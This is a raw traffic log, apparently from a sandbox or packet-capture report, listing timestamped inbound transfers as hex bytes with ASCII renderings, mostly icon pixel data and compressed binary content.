2021-12-07 12:39:06 UTC	156	IN	Data Raw: ff 42 42 e0 fe 43 43 e0 fe 43 43 e1 fe 43 43 e1 fe 44 44 e1 fe 44 44 e2 fe 45 45 e2 fe 45 45 e2 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 4c e9 01 4c 4c e9 a1 4b 4b e8 fe 4a 4a e8 fe 4a 4a e7 fe 49 49 e6 fe 48 48 e6 fe 48 48 e5 fe 47 47 e5 ff 46 46 e4 fe 46 46 e3 fe 45 45 e3 fe 44 44 e2 fe 44 44 e1 fe 43 43 e1 fe 43 43 e0 fe 42 42 e0 fc 41 41 df 53 00 00 00 00 3f 3f Data Ascii: BBCCCCCCDDDDEEEEfLLLLKKJJJJIIHHHHGGFFFFEEDDDDCCCCBBAAS??
2021-12-07 12:39:06 UTC	164	IN	Data Raw: ff 3b 68 b6 ff 3b 69 b8 ff 3b 6a ba ff 3c 6a bb ff 3c 6b bb ff 3b 6a bb ff 3b 6a b9 ff 3b 69 b7 ff 3a 67 b4 ff 3a 66 b2 f3 3a 66 b2 a4 3a 66 b2 3d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3b 67 b3 08 3b 67 b3 7e 3b 67 b3 f1 3b 69 b7 ff 3c 6c bd ff 3d 6e Data Ascii: ;h;i;j<j<k;j;j;i:g:f:f:f=;g;g~;g;i<l=n
2021-12-07 12:39:06 UTC	172	IN	Data Raw: 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 86 d8 3d 54 86 d8 d2 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 ff 54 86 d8 f8 54 86 d8 89 54 86 d8 09 00 00 Data Ascii: .T=TTTTTTTTTTTTTTTTTTTT
2021-12-07 12:39:06 UTC	180	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff e0 03 ff ff ff ff ff ff 00 00 ff ff ff ff ff fc 00 00 3f ff ff ff ff f8 00 00 0f ff ff ff ff f0 00 00 07 ff ff ff ff e0 00 00 03 ff ff ff ff c0 00 00 01 ff ff ff ff 80 00 00 01 ff ff ff ff 00 00 00 00 7f ff ff fe 00 00 00 00 7f ff ff fe 00 00 00 00 3f ff ff fe 00 00 00 00 3f ff ff fc 00 00 00 00 3f ff ff fc 00 00 00 00 3f ff ff fc 00 00 00 00 1f ff ff fc 00 00 00 00 1f ff ff fc 00 00 00 00 1f ff ff fc 00 00 00 00 1f ff ff fc 00 00 00 00 1f ff ff fc 00 00 00 00 1f ff ff fc 00 00 00 00 3f ff ff fc 00 00 00 00 3f ff ff fe 00 00 00 00 3f ff ff fe 00 00 00 00 3f ff ff fe 00 00 00 00 7f ff ff ff 00 00 00 00 7f ff ff ff 00 00 00 00 ff ff ff ff 80 00 00 00 ff ff ff ff c0 00 00 01 Data Ascii: ?????????
2021-12-07 12:39:06 UTC	187	IN	Data Raw: 2b 74 4d 3a 75 6c 1b ed 19 b6 26 7b 39 8e ad e5 b7 02 c9 df 2b d1 27 36 01 e9 73 b7 f5 76 a0 78 1b 1d dd 1e 91 30 95 bb 36 15 2d ad 2d a0 67 39 b1 34 c2 6f 5c 74 57 b4 f3 00 31 ca 01 c8 85 a0 b4 fc bd d3 b3 fc 0c 55 e3 b8 ae ae ad c9 da 40 2e 02 9e d5 71 f1 a0 88 91 00 70 b1 ae ea 3f 6f 1f 3e a3 00 b5 e0 3a 2e 09 4b db 5a 82 1f c3 08 40 64 b8 48 c7 45 45 04 44 4c f3 af 15 11 44 44 d3 aa c2 6a 99 86 8b 06 4a cc 04 20 f8 10 c0 75 4d f8 bf 50 c4 75 51 09 2d f9 ea 8b 75 5c 34 48 e2 24 00 e7 e8 b8 a8 57 d5 6a 14 60 21 b8 22 ba 86 ab b4 dc 33 41 12 8b 3b f3 3f 6e bd b2 2b 3f ff 3f 58 84 d8 ae f4 53 6f 92 ba 26 08 89 9c fc 91 bb 77 44 76 0f c1 b8 44 00 e7 e8 48 00 8a e9 fb d7 0d 71 75 e5 01 38 87 08 27 02 e3 22 00 1f d0 71 51 11 89 49 8c 15 04 da 46 52 ce c2 08 Data Ascii: +tM:ul&{9+'6svx06--g94o\tW1U@.qp?o>:.KZ@dHEEDLDDjJ uMPuQ-u\4H$Wj`!"3A;?n+??XSo&wDvDHqu8'"qQIFR
2021-12-07 12:39:06 UTC	195	IN	Data Raw: 58 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 51 82 d3 0f 53 85 d8 aa 54 86 d8 fe 54 86 d8 ff 54 86 d8 ff 54 86 d8 fe 54 86 d8 ff 54 86 d8 ff 54 86 d8 fe 54 86 d8 ff 54 86 d8 ff 54 86 d8 fe 54 86 d8 ff 54 86 d8 ff 54 86 d8 fe 54 86 d8 ff 54 86 d8 de 53 85 d7 39 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: XQSTTTTTTTTTTTTTTTTS9
2021-12-07 12:39:06 UTC	203	IN	Data Raw: ff 47 47 e4 87 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 30 91 05 4e 4e eb b8 4c 4c e9 ff 4b 4b e8 ff 49 49 e7 ff 48 48 e5 ff 46 46 e4 ff 45 45 e2 fe 43 43 e0 63 00 00 00 00 00 00 00 00 2c 2c 98 06 43 43 e1 c0 44 44 e1 ff 45 45 e2 ff 46 46 e3 ff 47 47 e4 ff 47 47 e5 ff 48 48 e6 fe 48 48 e4 5f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 29 29 7a 01 4f 4f ec a3 4e 4e eb ff 4c 4c e9 ff 4b 4b e8 ff 49 49 e7 ff 48 48 e5 ff 46 46 e4 ff 45 45 e2 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 36 36 b3 12 45 45 e3 d9 46 46 e4 ff 47 47 e5 ff 48 48 e5 ff 49 49 Data Ascii: GG00NNLLKKIIHHFFEECCc,,CCDDEEFFGGGGHHHH_))zOONNLLKKIIHHFFEE66EEFFGGHHII

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:06 UTC	211	IN	Data Raw: f3 3b 0b 07 67 9a cf d2 b5 ef 1e 9b d9 7e 7e 7f b5 cf 5f 7e 18 e7 9f da ae 7f b1 c5 f7 1d 7b 86 8c bb bf f6 cf 9b 66 86 af 65 57 0b 57 bc 75 a6 d9 ee 77 35 b4 5d 0b d5 9c d9 c9 d3 3b 65 a7 fc 7f 29 13 23 e2 e7 81 1a 93 ef 9d 1d 8e 67 cf 37 8c 79 15 d4 87 66 9b f3 df b7 1a fa bd b1 ff 3d 2d f4 fd ad d9 cd 5c e3 91 d9 66 1e f2 27 b3 cd ef bf 5c 52 9f 91 fd 15 3c f3 a5 d9 75 1c d3 fd 9e 68 59 e7 f5 2d fb 62 ad b2 7f 9a dd c1 c8 9d f2 ca 39 fb be 01 8e f9 c3 e6 21 fb 6b df 3e 3b d7 f0 dd d9 5c b3 cf eb 7e 77 cd 0d 5f 4b 30 37 da 3a d1 08 67 8e 07 6a ee 16 cd 0d e7 36 77 cf 35 f3 e4 0f ce 35 7f 87 39 53 e3 c4 43 f0 cc ef cc 6d 7c 8f ec d1 b9 e6 b5 68 db 7d 65 6e 07 0b 76 ca 4e d9 29 3b 65 a7 fc df fc 1e 5d e7 bf cf ee 1b 9e 97 f4 bb 83 0f c2 d0 7f b9 af be f1 Data Ascii: ;g~~_~{feWWuw5];e)#g7yf=-\f\R<uhY-b9!k>;\~w_K07:gj6w559SCm|h}envN);e]
2021-12-07 12:39:06 UTC	219	IN	Data Raw: 90 6a d5 63 31 c6 59 b9 4f 8e 92 51 9a d2 ed b5 41 83 fd 1f 0f f5 df 88 95 2f f8 65 2a 1b 02 26 98 b4 08 ea 3f c7 24 8f 7c d4 7f ab 8a f7 70 0b 6e 46 85 59 09 9f 69 58 78 f6 5c ad c8 b8 23 32 c3 9f d4 a7 32 f5 45 f5 3a dd 0f 76 3c 8a ad 62 a6 b9 a6 58 25 bc 8b 48 70 38 2a 4e 93 fd e2 cc 16 dd 97 c2 59 93 f5 5b 34 ce 77 b2 29 3d 26 27 34 fd fa 79 71 8f a7 cb 1c 24 fa 72 7d 7d cb b2 b5 64 17 6d 77 29 bd f5 a8 ce bc a2 49 d9 cd 6d 3d f7 c2 90 5f 6e bd 23 e2 58 13 66 5c 2c 73 bc 3e 9b 37 67 b6 56 c4 ec 59 27 62 2e ab e5 f2 f5 a2 0d 15 1d 17 5b 9a bd 36 df 2c e5 15 e1 41 77 3a bb 2a b3 32 ca dd 87 b5 ad ba d9 4c 68 57 f2 8f a3 62 ad 2f 3e 9d 16 5e 6c c5 e2 44 e6 6e af 09 fe bd d0 5b 7b 94 88 26 fd 6a 46 b9 d8 6b 85 b8 ea 9b 4b e8 f2 f3 4f 59 72 19 42 aa c6 a7 Data Ascii: jc1YOQA/e*&?$\|pnFYiXx\#22E:v<bX%Hp8*NY[4w)=&'4yq$r}}dmw)Im=_n#Xf\,s>7gVY'b.[6,Aw:*2LhWb/ >^\Dn[{&jFkKOYrB
2021-12-07 12:39:06 UTC	227	IN	Data Raw: ec b5 a3 d4 fc 43 fc c6 3d 49 7f db 49 c1 26 1d e1 26 55 39 8a 46 67 bf 99 dd 4c e8 3f 02 fe df e7 6c b5 5e ec 81 ec f2 db 2d 8c 05 67 d6 c9 3f 78 b5 d5 b3 a3 35 e4 ec 02 61 e5 39 15 fd e8 ff 52 36 da 7a 3d 75 73 5f 75 38 c3 d6 f4 dd 85 8e e8 eb cb 67 94 d2 37 8c 3a 60 e9 41 f1 5f a7 39 26 21 db 9c 96 69 2d e3 f8 b3 72 9f d8 ff b7 fd 07 ab de ff be ff 20 35 80 ff de 5e ba 0c 03 f8 87 49 ee d7 7b e1 2c 98 7f bc 56 0f 1f 99 7b 71 52 13 95 ff ce 5f cd 65 17 5c 90 e4 1c a4 e6 1f 35 77 4d 35 f2 8a 48 fd 77 61 42 d3 06 f1 6d fe be 1b c7 b4 69 cd 3d f9 f9 f4 3f fb 1f bf 51 ff 7c d7 3a ec b6 be 7f 0c eb 78 98 60 fe 33 6b f7 51 46 40 af c6 4e 6a fe 91 76 d3 57 71 96 cf 16 33 1e ec 2f 22 3f 1a fa b7 a5 c4 fe 1f dc ae 37 bb 96 9b 25 3f 7f eb d3 ba f7 c1 0e 61 8b 9f Data Ascii: C=II&&U9FgL?I^-g?x5a9R6z=us_u8g7:`A_9&!i-r 5^\{,V{qR_e\5wM5HwaBmi=?Q|:x`3kQF@NjvWq3/"?7%?a
2021-12-07 12:39:06 UTC	234	IN	Data Raw: 7f 15 fc cf 49 f0 3f 4b a1 ff 0c b4 7d e2 1d 9b 54 a1 79 26 6a 7b b9 73 c7 3b 32 ff 5a 37 30 ff 9a 2d 36 8f 3e fd 8f f9 d7 e5 01 fc 33 e1 ff 7d ed 01 64 fe df 3d 10 ff 6c 4b 36 6a 1a ff 31 ff bf 32 90 ff 1b 80 bf 2a 6d 32 e1 7f 47 0e f0 ff 15 e1 3b 0a 25 ff e0 ff 4f 0d d4 7f ef d1 ff a9 e7 55 13 fb 1f 1d e0 ff bb 19 5d b1 dd 7f f0 ff 87 06 fa 7f 0e de 7f 2a 8d 5d 56 d0 45 e3 69 f7 df 8b 78 d5 36 2d a6 08 fc 67 23 23 4f 51 68 90 ff 3c 08 fd e3 86 cc 8d c0 6f 8c f8 cf 96 97 4c 1e 12 5f d4 ca 76 f0 17 ae b6 91 e2 54 15 9c aa a9 b1 5d eb 3d 2b a9 40 b3 33 ca b5 dc b3 23 2b 6e aa f9 6c fa e5 c8 53 96 e6 ee 2f 55 17 8a d5 30 54 e4 fd 1d bd a5 0e 49 97 02 ff 24 e0 37 ff a5 ff 99 66 1d 5b 68 72 e8 7b eb 84 e9 56 9b d2 07 f0 53 fc 87 db 7b 41 fd c3 8e f8 a3 fe 61 Data Ascii: l?K}Ty&j{s;2Z70-6>3}d=lK6j12*m2G;%OU]*]VEix6-g##OQh<oL_vT]=+@3#+nlS/U0TI$7f[hr{VS{Aa
2021-12-07 12:39:06 UTC	242	IN	Data Raw: 8d d6 49 0e 16 c2 6d 36 29 9c 55 f0 ff ef 88 7f 71 49 89 b0 3f 35 ff 10 cc ff 74 c1 ff ff 72 5f 05 fc eb 89 fe 81 9a 7f 0b f8 ff 66 f0 3f 73 31 ff 1e 81 f8 b7 0d f1 cf 13 fc d7 02 f0 5f 14 ff 97 81 f8 d7 07 ff 77 e5 d6 e2 fd 4f 56 d9 89 fc 37 0e f8 7b 31 ff bc 8a f8 cf 24 f5 ff 21 82 ff 2e f8 7f 3d e0 ff cf f9 77 39 fc df 04 f3 8f a1 f6 6c bc 7f 96 ef 3a 06 43 eb 3b ab d0 45 01 fd 8f 28 89 7f 92 a8 ff e7 b8 25 f4 f3 d0 ff e1 fe 3f b9 ff 35 1a f3 ff 8d a4 ff b7 61 2c 22 f3 5f 57 c2 ff b9 92 fe bf 14 f3 8f 61 e(bf 52 c0 7f 8d 22 fd 0f c5 7f ec c6 fc 23 06 fc cf 35 f4 7f b9 64 fe 47 cd 7f 52 d0 ff 4c 8f 3c 87 f8 b7 0a f1 cf 16 f8 0f 38 ea 12 fe 5f 70 ff c0 1c f1 df bd 25 93 b9 a6 dd 8d ff de 7e 0d ea ff f1 c6 55 fa 86 a8 7f c7 a1 ff 3b 02 ff 4f e7 c6 63 fe Data Ascii: Im6)UqI?5tr_f?s1_wOV7{1$!.=w9l:C;E(%?5a,"_WaR"#5dGRL<8_p%~U;Oc
2021-12-07 12:39:06 UTC	250	IN	Data Raw: ac 2b 84 b7 16 f3 1f 5a db e2 98 a1 e8 ff 28 fe 53 b8 93 9a ff de 45 fe 2f 1b dc ff 1c 46 e6 df 26 64 ff 75 13 de 3f 75 ff 67 3a ea 1f 6a ff 57 a0 ff 7a 8a fa 9f e2 7f 2e c3 fe e7 60 ff 1e f0 3f 6f c8 fe f3 12 b2 ff 70 6c 80 ff 29 42 fd f3 f7 fd 9b 10 f0 df 21 d8 7f 3b 05 fd e7 0d e8 1f 16 83 ff bb ae e2 de b0 2c e5 47 ad 0a d1 bf 68 83 ff 56 c1 fd 97 1a cc 3f a9 f9 bf a1 95 34 f6 3f b6 e2 ff 27 45 f8 7f 17 ee 9f 55 5a 5c 27 fd 7f 11 fa ff 9d d0 bf 3e 27 fb ef 94 fe 57 8d e8 bf 05 f7 4f 76 83 ff b2 c2 fc 6b 0b b9 7f 11 4e db 4a f6 3f 1b 91 ff fe c9 ff e9 24 ff 53 fa c7 5c a2 ff 5f 05 fd e3 2c dc 7f fa 0e fd 6f 04 f6 5f 26 c4 8f c4 ff b7 2f 84 5f a3 fe e9 86 ff 4f 81 ff 53 f7 6f 1a 08 ff e9 4a e6 df 2c d2 ff a8 0e f0 9f 87 11 ff 47 0c dc 3f 7a 42 ee 9f 51 Data Ascii: +Z(SE/F&du?ug:jWz.`?opl)B!;,GhV?4?'EUZ\'>'WOvkNJ?$S_,o_&/_OSoJ,G?zBQ
2021-12-07 12:39:06 UTC	258	IN	Data Raw: f0 7f ef 32 0d e0 3f 83 d2 51 f0 7f 58 80 f5 9f 91 bb dc 3e 98 1a dc 6a 8d f7 ef 03 f0 cf b3 c8 ff 99 f8 c7 ff be 9a e2 9f 64 ff 2d d0 ff 33 e7 9f 84 ff 56 4a f7 ff af fe f7 66 d8 ff ef 38 ff fe d0 3f 2d f5 0d 93 f1 80 fe 2b 81 a1 0c fc 7f 1a f8 cf 4c fe 3f e1 ff 39 51 ff 17 82 ff 6d a5 fc 6f 6b e0 3f 24 ff d0 1a fe 8f 57 a9 ff 41 09 e5 ff 13 fe c7 1b ea 7f 42 f8 df 31 34 ff 36 85 e6 df 09 b3 f2 6f 99 f8 27 f1 ff 24 fa c7 7f f2 ff f9 f0 ff 07 53 fd 77 11 f5 bf 23 f3 af bf f6 bf 22 b4 ff bd 89 fc bf 5a 3a ff 4d a6 fd 3f e9 ff 8c 68 fe e1 2b 3a ff 25 f9 87 8a 34 ff 91 e8 3f 49 ff 4f fc 6f ab 28 ff 4f 98 ce 7f 9b a9 ff 05 93 ff c0 cf ca ff 64 e2 7f cc fc eb 4b 34 ff cc 9d fa 5f ff 75 fe bf 02 f5 ef 9a 81 b7 c8 bf bd c0 bf 95 a7 0e f9 d7 1b 32 62 9d af 3a bb Data Ascii: 2?QX>jd-3VJf8?-+L?9Qmok?$WAB146o'$Sw#"Z:M?h+:%4?IOo(OdK4_u2b:
2021-12-07 12:39:06 UTC	266	IN	Data Raw: 3a ff b7 03 fe 69 46 f9 0f e3 e9 fc e7 3e 2b ff 6d 0f ed 7f 89 ff ed 52 96 fe 7b 09 4b ff f5 9c fa 7f 3c a4 f8 9f 2f ed ff 8e 50 ff 2b 6e ea 7f ea 03 fd ff 6f fc 8f 1d fc 17 a6 ff 35 f1 bf 30 73 be 03 fd 73 15 cd 3f 5d 44 fd 0f 3a 59 fe ef 4c fd cf 6b 16 ff 5f 16 f8 f7 1a ac ff 3c cd ff f5 a0 fc df 3c 9a ff 25 4f fd 3f 18 58 3f 27 f5 3f 22 f8 4f 05 fc 4f 17 50 fd 1b c9 7f 65 fa 7f 31 f3 3f 0f a1 ff dd 40 fd bf 27 53 fd 0f e1 3f 92 f9 ff 72 ea 7f 27 4f f5 0f 4c ff 63 92 7f dd c5 e2 ff 54 d1 f9 4f 26 c5 bf 88 ff 2b 59 3f 73 fe c3 cc 7f 10 fb 1f fa 67 f2 fe 6b 27 77 61 fd 07 59 f9 1f 89 ac fc 93 bd 34 ff f6 2a d5 3f e4 d0 fc 4f a6 ff 01 17 cd bf 55 82 ff 0f f1 7f 21 fa bf 61 8a ff ca 52 fc 7f 11 9d ff 18 52 ff 57 a6 fe 69 ce 1f ff af 85 c8 ff 20 fa 5f 73 9a Data Ascii: :iF>+mR{K</P+no50ss?]D:YLk_<<%O?X?'?"OOPe1?@'S?r'OLcTO&+Y?sgk'waY4*?OU!aRRWi _s
2021-12-07 12:39:06 UTC	273	IN	Data Raw: e2 bf af 28 ff 99 d4 3f 89 38 ff 0d d4 ff 9d f0 1f 99 e7 df 97 fa 3f 30 e7 1f 1b 80 ff 38 d0 f3 bf 88 9e ff bf df 7f db 7f 36 c0 ff de 91 e6 bf 87 43 ff e5 01 ff bb 2a bd b2 1e 27 59 5d e8 3f 8d 0c 2e 22 ff 6a 15 f2 4f ce 83 ff b2 0a f9 df 43 d0 bf 46 20 ff 8f 1b fc 9f f9 ac fc 07 61 3a ff ae a2 f8 37 e1 7f f2 d3 fc 07 63 9a ff 4b f8 5f 07 29 ff e3 03 9d 7f 30 f3 6f d8 a9 ff 41 1a 9d 7f 74 fe 8b ff 15 c0 11 29 dd c0 99 06 fe d3 58 f0 5f 3a da 3f 22 ff f6 ae c8 4b e4 bf 73 81 ff a1 0d fe 97 23 fc 7f 75 55 b8 83 5b 8c 07 d1 ff 5d a2 fe 5f ab e1 ff c5 87 fc d7 7c e4 bf 76 e3 fc 73 05 e4 23 ff f3 2a f8 1f 5f a0 ff 78 00 fd e7 39 c6 4d ab af f0 7f dd 87 fc a3 0b b7 be d6 ac 07 ff 63 16 f4 9f 44 ff f1 1b ff 53 ff c3 ff db 8a f7 6f 3a ea 1f 7d 5a ff 92 fc 1f 52 Data Ascii: (?8?086C*'Y]?."jOCF a:7cK_)0oAt)X_:?"Ks#uU[]_|vs#*_x9McDSo:}ZR
2021-12-07 12:39:06 UTC	281	IN	Data Raw: 39 2b 25 2a a5 26 d3 f7 5f 94 e7 4d f0 fb 5e bf 3f ff 3f 59 bf ed c1 fe ee c3 f7 c7 70 f8 68 30 f9 bf 0d 26 0f 37 f8 57 bc fe 73 ff 91 f5 2b 6e 58 6e 34 dc a6 ac 28 cf 55 7a e8 f7 fa 4f 49 0f 75 aa fd 73 fd 21 07 f3 7c ca 97 e9 2e be df b2 f4 f7 fe 1b 73 be 3b 99 f5 af fd cf f6 91 c3 ff 3f 26 44 f9 cf f9 af b6 e4 55 91 f8 e7 f9 17 37 d4 5f f8 d9 87 ee 7f f4 e1 39 66 51 8d b7 a3 78 58 f8 17 d9 7f 76 6e 26 ff b3 f0 d0 22 1b e7 f7 3f 19 ff 5c ff 05 ac 3f 8b 59 ff 1b b8 0d 17 f0 cf 1e ee 58 c4 3c ff cc f5 ef b8 c0 fc ff 1f 98 be e7 38 3e 27 c8 5c bb 89 39 ff fe 7d ff 6d c2 fa 37 94 31 f7 7f c6 90 b9 62 7d 5c 4e 3d b9 ff 4d b0 fe 3b 38 ff 8f e7 32 d7 5f 84 ff 5f 34 55 ad a7 72 87 ff df ee bf fb 58 ff b0 07 f3 fe bb 7c cc bb fd 03 43 3e 44 87 85 ff 90 fb cf a8 Data Ascii: 9+%*&_M^??Yph0&7Ws+nXn4(UzOIus!|.s;?&DU7_9fQxXvn&"?\?YX<8>'\9}m71b}\N=M;82__4UrX|C>D
2021-12-07 12:39:06 UTC	289	IN	Data Raw: 70 76 d4 76 7d 03 fe 13 b0 91 b7 36 8b d3 78 ea 85 74 09 a1 7b 9d 04 ff 89 b7 39 33 a7 e7 23 e6 7f 1b d4 a6 01 ff f8 9e 62 66 72 3b 67 77 c8 2e ee a0 59 e4 fe cb d7 3f 84 f3 7f dd f4 d9 d8 ed 1c 3b fb 0f 46 35 ea 57 9f d9 19 3f 11 f7 5f 5c be 3d c1 ff 17 77 b1 99 38 2e ec 35 7c d4 98 30 b1 49 aa 42 42 b3 72 8a 5b c9 5a e0 1f 85 e3 2f 9c 89 45 ff e7 8c fa cf d0 9f 31 d9 a0 d3 8d 8b 63 f6 b0 86 64 c8 24 82 ff bd 9c 78 d3 6b 9c 50 8b 4c 76 7d da b3 99 d7 a6 ee 1e e2 78 23 64 67 b3 38 6a 2d f4 0f f9 04 ff 32 d9 c8 0d fc 5b 66 51 f5 f6 8e 33 b3 13 2b e3 95 eb a7 9c c8 fb 71 1c fc 87 4d d7 ab 49 ff 93 34 1d fd 4f f2 76 f7 ad bf 1c ec 72 8f 72 4c cd 78 67 b1 e9 74 25 c1 3f 27 ad e4 cc e7 a8 6d da 87 fd 4f bb ba 51 81 93 fd 7e da 47 cd aa d9 72 8e 0a 7a d8 7f 3d Data Ascii: pvv}6xt{93#bfr;gw.Y?;F5W?_\=w8.5|0IBBr[Z/E1cd$xkPLv}x#dg8j-2[fQ3+qMI4OvrrLxgt%?'mOQ~Grz=

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:06 UTC	297	IN	Data Raw: 17 73 2e 9e 6b fe 35 3e ff ba 70 6c f9 7d 4d 44 44 c4 26 bf 71 62 f7 4b de 3e 61 44 ad 06 fa 9f a4 9b 84 ff f6 bc 97 af e1 70 43 f1 91 ec 31 7c fb 64 a7 6d be 9e 54 7e 76 be 16 f8 0f 73 e1 ff f7 ec b0 db a7 c3 c0 3f f2 32 0f 57 7c 09 ba b0 20 e7 4a 83 7c c8 88 9a bb fd 9b 2c 95 4d 5f 3f 7e 5d c7 29 55 39 53 67 fe b3 15 94 ff b4 97 b3 11 f7 9f 73 ba fe 32 13 99 5e f7 c0 fb f5 2f e3 d5 f6 13 fe bb 42 d7 a5 8d 7e 7d 5d 53 c0 7f 55 1d 93 b8 65 dd d4 77 8f ab d5 76 4b 9e 36 3d 8e fe 57 82 ff de 35 3b 54 51 89 89 fe 58 bf d3 ec e5 e5 41 cf 17 15 66 1e a8 51 e6 3e e4 1f e6 07 fe 9b ea 7c 3d a2 ff 01 ff a3 37 1f ef 3f c7 96 99 61 11 f1 f3 2a 71 ff 5d 2b 76 e3 ee d0 0c dc b1 63 e3 e1 73 cf 17 6d d1 71 56 64 c3 fe ab 5b 1a a1 fe 0b 6e 64 fb 72 21 4a 22 14 ff ff a2 Data Ascii: s.k5>pl}MDD&qbK>aDpC1|dmT~vs?2W| J|,M_?~])U9Sgs2^/B~}]SUewvK6=W5;TQXAfQ>|=7?a*q]+vcsmqVd [ndr!J"
2021-12-07 12:39:06 UTC	305	IN	Data Raw: 19 44 e2 21 ff e5 6b 61 37 f0 1f 8b 21 ff e0 98 32 39 dc ff 47 d4 70 c1 ff fe 12 e4 1f e8 fe 51 04 ff 47 9a 6b 50 ff 6e f6 40 fe 03 d4 7f 38 50 ff a9 a5 7f 89 b9 52 66 e1 c2 76 62 73 9d 10 ac b0 5d c3 ee 14 c4 b2 d8 8a b0 e0 a6 d5 7a a8 c1 fc 1b de 7f 7f f8 ff 4b a6 6c 79 cc a6 4f b6 62 84 16 ba cf 58 04 85 1d 33 e7 99 38 13 ac 4c 9f a3 d1 80 f7 e7 1a e0 7f 3d a1 12 27 21 ff e1 e5 3b 11 b8 ff bf 49 b5 01 fe 65 9d 8c fc ef 94 4f 41 ff e7 fa 1c fc 3f 55 d4 57 37 b8 05 21 ff a3 46 4b 6c a2 66 ff 42 8f c5 1f be 96 55 49 34 ff e8 eb 00 fd 43 dd 06 af 88 55 f6 d4 1f dc bd a7 90 7f f1 96 06 ed ff 00 97 8a 6d 33 e5 ca 61 a4 ff d4 30 01 fe 27 37 75 67 c3 8d 69 a3 0f c6 41 d7 61 fd 65 77 cf 7d 3f 88 a6 79 42 c8 bf 6f ee ad 0a fa 4f 4f b2 75 97 fd 66 1e 87 13 4c 7b Data Ascii: D!ka7!29GpQGkPn@8PRfvbs]zKlyObX38L='!;IeOA?UW7!FKlfBUI4CUm3a0'7ugiAaew}?yBoOOufL{
2021-12-07 12:39:06 UTC	312	IN	Data Raw: 5f ed 67 8f 7b 34 cf aa bf b3 72 ee 7e 0c 2e 40 fe 7f 53 8a 6f c0 ff 80 52 86 6f 63 c6 92 13 fc 4f 7f 16 1f 12 09 92 d4 28 af c0 fd 77 27 9c 52 a2 ee bc 22 7b 4b 5e 33 bc 7f c4 f0 fe dd d4 9d 71 9f ba f7 d5 38 43 e0 ae aa b1 56 cc 8f 8c 07 d3 bd 24 85 a5 ad ca cf 66 67 28 ff fc 47 ff 60 61 c8 2a 35 75 66 e3 8f bf c1 0a cc 3f ff a8 7f 8b a8 24 52 dd df 88 55 78 73 b5 5d b7 96 17 c7 71 f6 fd 8f c7 04 6d 57 5f d2 8c 29 98 03 ff c7 b9 3d f0 66 74 2f cc ff b9 f3 f0 97 c9 e8 ef dd 5b 91 cd 0 a 77 5e 2b d3 5b 25 35 25 6e 55 ec e3 aa db 90 c6 f8 1f 48 a9 63 fe ff f9 04 db a7 82 d3 19 8e c6 67 8a 12 c1 ff ac 2d 54 ec 34 69 c2 d7 1a 05 e6 a7 fa 4f e4 20 ff b1 6f ed b6 de 4a 90 fe a1 8c ba 